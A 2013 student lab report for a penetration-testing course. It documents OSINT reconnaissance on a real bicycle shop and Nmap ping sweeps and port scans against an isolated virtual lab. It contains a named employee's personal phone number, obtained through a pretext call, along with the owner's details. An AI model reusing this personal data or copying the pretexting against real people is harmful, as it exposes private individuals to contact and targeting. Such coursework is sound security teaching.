2013

Vulnerability Assessment and Penetration Testing Tools

Gerben Kleijn & Terence Nicholls

NTS 330

2/24/2013

Executive Summary

The current document contains installation, configuration, and testing reports on a collection of information security tools. These tools include network enumeration tools, port scanners, vulnerability scanners, wireless network audit tools, web scanners and web fuzzers, password crackers, binary reverse engineering programs, and many others. These reports were generated as part of the class NTS 330 - Applied Expploits and Hacking at The University of Advancing Technology (UAT).

Each report contains basic information on the usage of the tool and many of the reports go into great depth on advanced functions and capabilities. Different tools are discussed that can be used for the same or similar purposes, and often a comparison between these tools including pros and cons of each is included.

The purpose of this document is to provide information to any information security professional or enthusiast on a variety of tools that can be used to perform network security assessments. Some of these tools are well known, such as Nessus or Metasploit, while others such as UltraVNC or WebScarab are more obscure. Armed with this document, a solid test-environment, and the motivation to experiment, anyone with an interest in information security should be able to gather a toolset that works for his or her function and preferences.

Disclaimer

Many of the reports in this document were written as part of a lab-assignment. Therefore, the tools in these reports are used within a scenario or for a specific purpose. At some points, questions will be answered about the tools based on questions that were part of the lab-assignment. However, even without these lab-assignments the reports should be understandable and easy to follow.

Table of Contents

Information Gathering

Project Objectives

The purpose of this document is to overview the procedures taken while performing reconnaissance on a network. Accordingly, the first objective is to use public resources and gather information on a target. Next, using that information, active and intrusive reconnaissance can then begin on the target. However, in this example, a sandbox environment is used to ensure federal and state laws are not violated. Lastly, assessments are made on the systems to discover vulnerabilities.

Timeline

Information Gathering:	February 9 - February 10, 2013
Using Nmap:	February 15 - February 20, 2013
Using Nessus:	February 20 - February 22, 2013

Summary of Findings

A wealth of valuable information can be accessed through publically available information and simple social engineering. Examples provided in this document include: Public IP Addressing, website affiliation, company address, company contact information, personal contact information, among others. Additionally, the documentation shows that open ports and vulnerabilities can be assessed using free software. Various examples of this are shown throughout this report.

Detailed Findings

Goal

Pick a target and utilize publically available resources to find valuable information.

Execution

1. The target is a local bicycle shop named 'Sun Cyclery', located at 5833 North 7th Street in Phoenix, AZ. Area code 85014.
2. The company's website is http://www.sunbikes.com. This website provided the company phone number, 602 - 279 1905. The website did not reveal email address or employee contact information. The programming language used on the website is HTML (Figure 1).

```
<html>

<head>
<meta http-equiv="keywords" content="bicycle,hpv,recumbent,road bike,mountain bike,custom bike">
<meta name="GENERATOR" content="Microsoft FrontPage 5.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<meta http-equiv="Content-Language" content="en-us">
<title>Sun Cyclery bicycles and recumbent HPVs</title>
</head>
```

Figure 1: Sun Cyclery website source code

3. Using the 'nslookup' command in Windows revealed that the website IP address is 66.96.160.141 (Figure 2).

```
C:\Users\Gerbs>nslookup www.sunbikes.com
Server:  cdns2.cox.net
Address:  68.105.28.12

Non-authoritative answer:
Name:    www.sunbikes.com
Address:  66.96.160.141
```

Figure 2: Sun Cyclery website IP address

4. A domain name search on http://www.networksolutions.com/whois/index.jsp reveals that the website is registered to GoDaddy.com, LLC and is hosted on an Apache 1 server (Figure 3). The domain name registration was created on September 08, 2003 and expires on September 08, 2018.

sunbikes.com

Is this your domain name? Renew it now.

IMAGE NOT AVAILABLE

BOOKMARK

Current Registrar:	GODADDY.COM, LLC
IP Address:	66.96.160.141 (ARIN & RIPE IP search)
Record Type:	Domain Name
Server Type:	Apache 1
Lock Status:	clientDeleteProhibited
WebSite Status:	Active

Figure 3: Domain name search for www.sunbikes.com

5. A Google search on the company revealed the following information:
   a) According to www.Hoovers.com, five people work at Sun Cyclery and the company president is Larry Johnson. The company's annual revenue amounts to $921,000 (Figure 4).
   b) According to the Arizona Corporation Commission, State of Arizona Public Access System, the company has existed since 1981 and confirmed that Larry Johnson has been the company president since September of 2006 (Figure 5).
   c) Larry Johnson's LinkedIn page confirms that he works as president for Sun Cyclery, Inc (Figure 6).
   d) After exhausting Google's resources, the store was contacted directly. While requesting an email containing the address to the store to find out a company email address, 'Joe', a Sun Cylery employee, asked to send the information via text message. This revealed Joe's cell phone number: 602 - 373 4776. (Figure 6).
   e) Lastly, Maltego provided additional information on Sun Cyclery. Maltego confirmed previously found information; the domain name 'sunbikes.com' is linked to the website www.sunbikes.com at IP address 66.96.160.141 and its hosted by GoDaddy. The phone number associated with the domain name is the same as the store telephone number: 602 - 279 1905. Additionally, new information on the company surfaced. Sunbikes.com has a mail server: mx.sunbikes.com which is associated with IP addresses 66.96.142.50, 66.96.142.51, and 66.96.142.52. These three email addresses appear to be associated with the domain: info@sunbikes.com, info@sunbicycles.com, and sunbikes_rc@hotmail.com. Lastly, two additional phone numbers associated with the company are: 520 - 882 4161 and 520 - 294 1434.

Figure 4: Information found through www.hoover.com

Figure 6: Information found through the Arizona Corporation Commission




Figure 5 Information found through LinkedIn

Figure 7: Company address texted by 'Joe' to pen tester cell phone.
Joe's full number is 602 - 373 4776.

Figure 8: Information found through Maltego

Summary

Through this phase of reconnaissance information was gathered through public and legal resources. These resources included public domain registrars, search engines, state repositories, social engineering, and third party applications. The information found would attribute to the next phase of reconnaissance, if it were to be pursued on this business.

Host Enumeration With Nmap

Goal

Utilize a controlled test environment that contains a diverse set of virtualized operating systems to perform intrusive reconnaissance testing.

Execution

Before starting this phase, a sandbox environment containing virtual machines (VMs) was created. Each machine has a static networking address that is segregated from the public facing network on the ESXi cluster. This ensured that none of the VMs were connected to an external network, thereby eliminating the chance of accidentally scanning a network without the proper authority. The network information for the virtual environment is as follows:

Device:	**IP address:**
Default gateway	192.168.10.1
DNS	192.168.10.10
Backtrack Linux (attack platform)	131.168.10.10
XP Wireshark (monitor platform)	131.168.10.50
Targets:	
Linux Mint	131.168.10.11
Ubuntu Server	131.168.10.12
Windows 7 Patched	131.168.10.13
Windows 7 Un-patched	131.168.10.14
Windows Server 2008 R2 Patched	131.168.10.15
Windows Server 2008 Un-patched	131.168.10.16
Windows XP Patched	131.168.10.17
Windows XP Un-patched	131.168.10.18

Level 1

Task: Perform a ping sweep of the network to identify live hosts with Nmap.

To perform a ping sweep of the network, the following command was executed: 'nmap 131.168.10.0/24 --exclude 131.168.10.10' (Figure 9). This scans all 254 hosts from 131.168.10.1 - 131.168.10.254 with the exclusion of 131.168.10.10 (Figure 10), the attack platform (the VM performing the scan). Figure 11 provides partial output containing the network traffic captured by Wireshark during this network scan.




Figure 9: Nmap Ping Sweep

Figure 10: Nmap Ping Sweep Output




Figure 11: Wireshark output for Nmap Ping Sweep

Task: Port scan the hosts on the network range with Nmap.

To perform a port scan on the network for the 1000 most common ports, the command 'nmap --top-ports 1000 131.168.10.0/24' was executed (Figure 12).

Figure 12: Nmap Port Scan

The results were:
131.168.10.11: Ports 135 and 445 are open.
131.168.10.12: All 1000 ports scanned are closed.
131.168.10.13: All 1000 ports scanned are filtered.
131.168.10.14: All 1000 ports scanned are filtered.
131.168.10.15: Ports 135, 445, and 49145 are open.
131.168.10.16: All 1000 ports scanned are filtered.
131.168.10.17: All 1000 ports scanned are filtered.
131.168.10.18: Ports 135, 139, 445, 1025, and 5000 are open.

Figure 13, 14, & 15 provide Nmap's output for the port scan. Figure 16 shows partial network traffic gathered by Wireshark during this port scan.




Figure 14: Nmap Port Scan Output




Figure 13: Nmap Port Scan Output




Figure 15: Nmap Port Scan Output





Figure 16: Wireshark output for Nmap Port Scan

Task: Scan a host and adjust the timing of requests.

The timing of requests can be adjusted using the flag '--scan-delay' with Nmap. To perform a scan of the 20 most common ports on one host, with a time delay of 10 second, the command 'nmap --top-ports 20 --scan-delay 10 131.168.10.18' was executed (Figure 17). The network traffic captured by Wireshark during the scan shows that every packet was indeed sent with a 10 second delay (Figure 18).

```
root@bt:~# nmap --top-ports 20 --scan-delay 10 131.168.10.18
```

Figure 17: Nmap Port Scan with 10 second delay



37170 16:47:15.215937	131.168.10.10	131.168.10.18	TCP	60 49768 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37172 16:47:15.315927	131.168.10.10	131.168.10.18	TCP	60 49768 > ms-wbt-server [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37174 16:47:15.415906	131.168.10.10	131.168.10.18	TCP	60 49768 > pop3s [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37176 16:47:15.515921	131.168.10.10	131.168.10.18	TCP	60 49768 > rfb [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37178 16:47:15.616045	131.168.10.10	131.168.10.18	TCP	60 49768 > http-alt [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37180 16:47:15.715914	131.168.10.10	131.168.10.18	TCP	60 49768 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37182 16:47:15.815909	131.168.10.10	131.168.10.18	TCP	60 49768 > epmap [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37184 16:47:15.816186	131.168.10.10	131.168.10.18	TCP	60 49768 > epmap [RST] Seq=1 Win=0 Len=0
37187 16:50:35.665672	131.168.10.10	131.168.10.18	TCP	60 59719 > microsoft-ds [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37189 16:50:35.665997	131.168.10.10	131.168.10.18	TCP	60 59719 > microsoft-ds [RST] Seq=1 Win=0 Len=0
37192 16:50:45.675726	131.168.10.10	131.168.10.18	TCP	60 59719 > pptp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37194 16:50:55.685844	131.168.10.10	131.168.10.18	TCP	60 59719 > pop3s [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37196 16:51:05.695821	131.168.10.10	131.168.10.18	TCP	60 59719 > domain [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37200 16:51:15.705832	131.168.10.10	131.168.10.18	TCP	60 59719 > pop3 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37202 16:51:25.715886	131.168.10.10	131.168.10.18	TCP	60 59719 > netbios-ssn [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37204 16:51:25.716140	131.168.10.10	131.168.10.18	TCP	60 59719 > netbios-ssn [RST] Seq=1 Win=0 Len=0
37205 16:51:35.725971	131.168.10.10	131.168.10.18	TCP	60 59719 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37209 16:51:45.736101	131.168.10.10	131.168.10.18	TCP	60 59719 > imaps [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37211 16:51:55.746185	131.168.10.10	131.168.10.18	TCP	60 59719 > imap [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37213 16:52:05.756285	131.168.10.10	131.168.10.18	TCP	60 59719 > sunrpc [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37217 16:52:15.766363	131.168.10.10	131.168.10.18	TCP	60 59730 > pptp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37219 16:52:25.776447	131.168.10.10	131.168.10.18	TCP	60 59719 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37221 16:52:35.786552	131.168.10.10	131.168.10.18	TCP	60 59719 > epmap [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37223 16:52:35.786836	131.168.10.10	131.168.10.18	TCP	60 59719 > epmap [RST] Seq=1 Win=0 Len=0
37226 16:52:45.796627	131.168.10.10	131.168.10.18	TCP	60 59719 > smtp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37228 16:52:55.806688	131.168.10.10	131.168.10.18	TCP	60 59719 > telnet [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37230 16:53:05.816804	131.168.10.10	131.168.10.18	TCP	60 59719 > ssh [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37234 16:53:15.826882	131.168.10.10	131.168.10.18	TCP	60 59719 > http-alt [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37236 16:53:25.836910	131.168.10.10	131.168.10.18	TCP	60 59719 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37238 16:53:35.847030	131.168.10.10	131.168.10.18	TCP	60 59719 > rfb [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37240 16:53:45.857159	131.168.10.10	131.168.10.18	TCP	60 59719 > ms-wbt-server [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37242 16:53:55.867248	131.168.10.10	131.168.10.18	TCP	60 59719 > https [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Figure 18: Wireshark output for Nmap Port Scan with delay

Task: Sweep the network for systems running web servers on port 80 and/or port 443.

To perform this scan, the command 'nmap -p 80, 443 131.168.10.0/24' was executed (Figure 19). None of the target platforms had port 80 or 443 open, although for some of the devices the ports were filtered. View Figures 20, 21, and 22 for the Nmap output for this scan. Interestingly enough, the attack platform itself did seem to have port 80 open. Since there is no reason for port 80 to be open on the attack platform, it was closed. Figure 20 provides network traffic captured by Wireshark during the scan and shows that the attack platform only sent packets to ports 80 (http) and port 443 (https) (Figure 23).

```
root@bt:~# nmap -p 80,443 131.168.10.0/24
```

Figure 19: Nmap Port scan on ports 80 & 443

Figure 20: Nmap output for Ports Scan on ports 80 & 443




Figure 21: Nmap output for Ports Scan on ports 80 & 443




Figure 22: Nmap output for Ports Scan on ports 80 & 443




Figure 23: Wireshark Output for Nmap Port Scan on ports 80 & 443

Task: Scan a host and display the reason it finds the port in the state it does.

To perform this scan, the command 'nmap -reason -p 80,443 131.168.10.18' was executed (Figure 24). For device 131.168.10.18, port 80 and 443 were found to be closed, the reason being that a 'reset' packet was received as a response from the device. If a SYN packet is responded to with a SYN/ACK packet, the port is open. A RST (reset) response means the port is closed, and if no response at all is received then the port is marked as 'filtered'.




Figure 24: Nmap Output for Port Scan with Reason

Task: Scan a system and output the results to a Normal File.

To perform this scan, the nmap command 'nmap -oN scan 131.168.10.18' was executed. This command outputs the results of the scan to file 'scan' (Figure 25). Figure 26 shows the file 'scan' opened on vi editor.




Figure 25: Nmap Output for Scan with Output File

